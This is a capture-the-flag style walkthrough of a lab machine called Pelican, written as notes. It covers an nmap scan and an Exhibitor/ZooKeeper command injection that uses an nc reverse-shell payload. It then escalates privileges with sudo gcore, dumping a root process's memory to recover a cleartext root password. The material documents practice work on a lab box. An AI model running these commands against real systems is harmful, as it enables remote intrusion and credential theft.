# Pelican

Thursday, June 12, 2025 12:27 PM


## nmap

```
Nmap 7.95 scan initiated Thu Jun 12 12:34:16 2025 as: /usr/lib/nmap/nmap --privileged -A -T4 -p- -oN
nmap 192.168.139.98
Nmap scan report for 192.168.139.98
Host is up (0.033s latency).
Not shown: 65526 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp  open  ipp         CUPS 2.2
| http-methods:
|_  Potentially risky methods: PUT
|_http-title: Forbidden - CUPS v2.2.10
|_http-server-header: CUPS/2.2 IPP/2.1
2181/tcp open  zookeeper   Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp open  ssh         OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 a8:e1:60:68:be:f5:8e:70:70:54:b4:27:ee:9a:7e:7f (RSA)
|   256 bb:99:9a:45:3f:35:0b:b3:49:e6:cf:11:49:87:8d:94 (ECDSA)
|_  256 f2:eb:fc:45:d7:e9:80:77:66:a3:93:53:de:00:57:9c (ED25519)
8080/tcp open  http        Jetty 1.0
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(1.0)
8081/tcp open  http        nginx 1.14.2
|_http-title: Did not follow redirect to http://192.168.139.98:8080/exhibitor/v1/ui/index.html
|_http-server-header: nginx/1.14.2
44267/tcp open  java-rmi    Java RMI
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 4 hops
Service Info: Host: PELICAN; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_clock-skew: mean: 1h20m00s, deviation: 2h18m35s, median: 0s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-06-12T16:35:16
|_  start_date: N/A
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: pelican
|   NetBIOS computer name: PELICAN\x00
|   Domain name: \x00
|   FQDN: pelican
|_  System time: 2025-06-12T12:35:18-04:00

TRACEROUTE (using port 443/tcp)
HOP RTT      ADDRESS
1   61.07 ms 192.168.45.1
2   61.09 ms 192.168.45.254
3   61.13 ms 192.168.251.1
4   60.77 ms 192.168.139.98

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 12 12:35:21 2025 -- 1 IP address (1 host up) scanned in 65.17 seconds
```




Google 'zookeeper exploit'
https://www.exploit-db.com/exploits/48654

```
The steps to exploit it from a web browser:

    Open the Exhibitor Web UI and click on the Config tab, then flip the Editing switch to ON

    In the "java.env script" field, enter any command surrounded by $() or ``, for example, for a simple reverse shell:

    $(/bin/nc -e /bin/sh 10.0.0.64 4444 &)
    Click Commit > All At Once > OK
    The command may take up to a minute to execute.
```

We got reverseshell.

```
┌──(kali㉿kali)-[~/Desktop/offsec/pelican]
└─$ nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 192.168.139.98 60664
id
uid=1000(charles) gid=1000(charles) groups=1000(charles)
whoami
charles
```

```
charles@pelican:/$ sudo -l
Matching Defaults entries for charles on pelican:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charles may run the following commands on pelican:
    (ALL) NOPASSWD: /usr/bin/gcore
```

gtfo bin

# .. / gcore

☆ Star 11,727

File read | SUID | Sudo

It can be used to generate core dumps of running processes. Such files often contains sensitive information such as open files content, cryptographic keys, passwords, etc. This command produces a binary file named `core.$PID`, that is then often filtered with `strings` to narrow down relevant information.

## File read

It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.

```
gcore $PID
```

## SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which gcore) .

./gcore $PID
```

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo gcore $PID
```

Check process
ps -ef
Found this

```
root       486     1  0 12:29 ?        00:00:00 /usr/bin/password-store
```

Use that PID

```
charles@pelican:/$ sudo gcore 486
0x00007fddd67856f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffcf6253d00, remaining=remaining@entry=0x7ffcf6253d00) at
 ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.486
[Inferior 1 (process 486) detached]
```

Check string

```
charles@pelican:/$ strings core.486
```

```
001 Password: root:
ClogKingpinInning731
```

root:ClogKingpinInning731

We are root.

```
charles@pelican:/$ su -
Password:
root@pelican:~#
root@pelican:~# id
uid=0(root) gid=0(root) groups=0(root)
```